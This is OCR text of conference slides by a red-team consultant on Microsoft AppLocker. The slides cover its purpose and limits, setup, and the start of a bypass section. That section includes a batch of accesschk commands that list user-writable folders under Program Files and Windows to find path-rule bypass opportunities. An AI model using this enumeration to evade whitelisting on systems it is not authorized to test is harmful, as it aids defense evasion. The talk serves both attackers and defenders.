Experts Live Norway

APP-O-LOCKALYPSE NOW!


Oddvar Moe
Senior Security Consultant / TrustedSec
@OddvarMoe

WHO IS THIS GUY?

- RED TEAMER @TRUSTEDSEC
- SECURITY GEEK / BLOGGER / SPEAKER
- 3 YEARS – MICROSOFT MVP
- STARTED IN 1999/2000
- SECURITY RESEARCH
- ♡ MEMES/GIFS
- HTTPS://ODDVAR.MOE

THE BORING COMPANY
ODDVAR MOE
LOLBAS
GIAC CERTIFIED PENETRATION TESTER
GPEN
MVP
Microsoft Most Valuable Professional

DROPPING LOCKSCREEN BYPASS 0-DAY



Reddit | Roxanne712

4. "Prevent a locked-down work PC from sleeping," wrote one Reddit user. That moving hand will always trigger the mouse.

Verycoldsoup had the best comment for this tip: "The computer goes to sleep after 5 minutes"

"Not on my watch."

WHY APPLOCKER?

- MISUNDERSTOOD PRODUCT
- IMPLEMENTED AT MANY CUSTOMERS
- OFTEN OVERLOOKED (FREE)
- BOTH SIDES – RED AND BLUE

WHAT I WILL COVER

OVERVIEW APPLOCKER

BASIC SETUP

BYPASS TECHNIQUES AND MITIGATIONS (APP-O-LOCKALYPSE PART)

- DROPPING A DISCOVERY MADE A FEW WEEKS AGO!

UPDATE ON THE POWERSHELL MODULE – POWERAL

APPLOCKER – WHAT IS IT?

ONE OF MICROSOFT'S WHITELISTING SOLUTIONS

SOFTWARE RESTRICTION POLICY VERSION 2


REQUIRES ENTERPRISE/EDUCATION SKU*

PART OF DEFENSE-IN-DEPTH

ALLOWS/DENY EXECUTION BASED ON HASH/PUBLISHER/PATH

APPLOCKER – WHAT IS IT NOT?

NOT A SECURITY BOUNDARY



Sikker
https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria?rtc=1

Defense-in-depth security features

In some cases, a security feature may provide protection against a threat without being able to provide a robust defense. These security features are typically referred to as defense-in-depth features or mitigations because they provide additional security but may have by design limitations that prevent them from fully mitigating a threat. A bypass for a defense-in-depth security feature by itself does not pose a direct risk because an attacker must also have found a vulnerability that affects a security boundary, or they must rely on additional techniques, such as social engineering to achieve the initial stage of a device compromise.

The following table summarizes the defense-in-depth security features that Microsoft has defined which do not have a servicing plan. Any vulnerability or bypass that affects these security features will not be serviced by default, but it may be addressed in a future version or release. Many of these features are being continuously improved across each product release and are also covered by active bug bounty programs.

In some cases, defense-in-depth security features may take a dependency that will not meet the bar for servicing by default. As a result, these defense-in-depth security features will also not meet the bar for servicing by default. An example of this can be observed with Shielded Virtual Machines which takes a dependency on an administrator not being able to compromise the kernel or a Virtual Machine Worker Process (VMWP) which is protected by PPL. In this case, Administrator-to-Kernel and PPL are not serviced by default.

Category	Security feature	Security goal	Intent is to service?	Bounty?
User safety	User Account Control (UAC)	Prevent unwanted system-wide changes (files, registry, etc) without administrator consent	No	No
User safety	AppLocker	Prevent unauthorized applications from executing	No	No
User safety	Controlled Folder Access	Protect access and modification to controlled folders from apps that may be malicious	No	No

https://oddvar.moe/2018/03/14/real-whitelisting-attempt-using-applocker/


APPLOCKER – WHAT IS IT NOT?

NOT MEANT TO PROTECT ADMINS


HTTPS://ODDVAR.MOE/2018/07/27/APPLOCKER-FOR-ADMINS-DOES-IT-WORK/

HTTPS://ODDVAR.MOE/2019/02/01/BYPASSING-APPLOCKER-AS-AN-ADMIN/

Demo – Basic Setup




APPLOCKER – BASIC SETUP



This app has been blocked by your system administrator.


Contact your system administrator for more info.



```
C:\temp>ExpertsLiveRocks.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\temp>_
```

APPLOCKER – OTHER SETUP TYPES

- PUBLISHER RULES FROM SPECIFIC VENDORS
- CHAOS APPROACH
- AARONLOCKER



microsoft / AaronLocker

AaronLocker / AaronLocker /

AaronMargosis Bug fix … Latest commit 21dc

..


CustomizationInputs	Granularity options for files in unsafe directories; other changes
LocalConfiguration	Init. migration of AaronLocker materials to GitHub
MergeRules-Static	Granularity options for files in unsafe directories; other changes
Support	Bug fix
Compare-Policies.ps1	Init. migration of AaronLocker materials to GitHub
Create-Policies.ps1	Granularity options for files in unsafe directories; other changes
ExportPolicy-ToExcel.ps1	Init. migration of AaronLocker materials to GitHub
Generate-EventWorkbook.ps1	Bunch of updates

BYPASSES AND MITIGATIONS

GET READY FOR THE APP-O-LOCKALYPSE!

Default AppLocker Rules – Path Rules

- Default Windows Permissions
- Permissions on 3rd party software
- AccessChk to see perms – https://gist.githubusercontent.com/api0cradle/95cd51fa1aa735d9331186f934df4df9/raw/861f31d74d10811ccf45aeb61c4aaee2d4c77251/AccessChk.bat



```
accesschk -w -s -q -u Users "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u Everyone "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u Interactive "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "This Organization" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "Authentication authority asserted identity" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "Mandatory Label\Medium Mandatory Level" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u %username% "C:\Program Files" >> programfiles.txt

accesschk -w -s -q -u Users "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u Everyone "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u Interactive "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "This Organization" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "Authentication authority asserted identity" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "Mandatory Label\Medium Mandatory Level" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u %username% "C:\Program Files (x86)" >> programfilesx86.txt

accesschk -w -s -q -u Users "C:\Windows" >> windows.txt
```

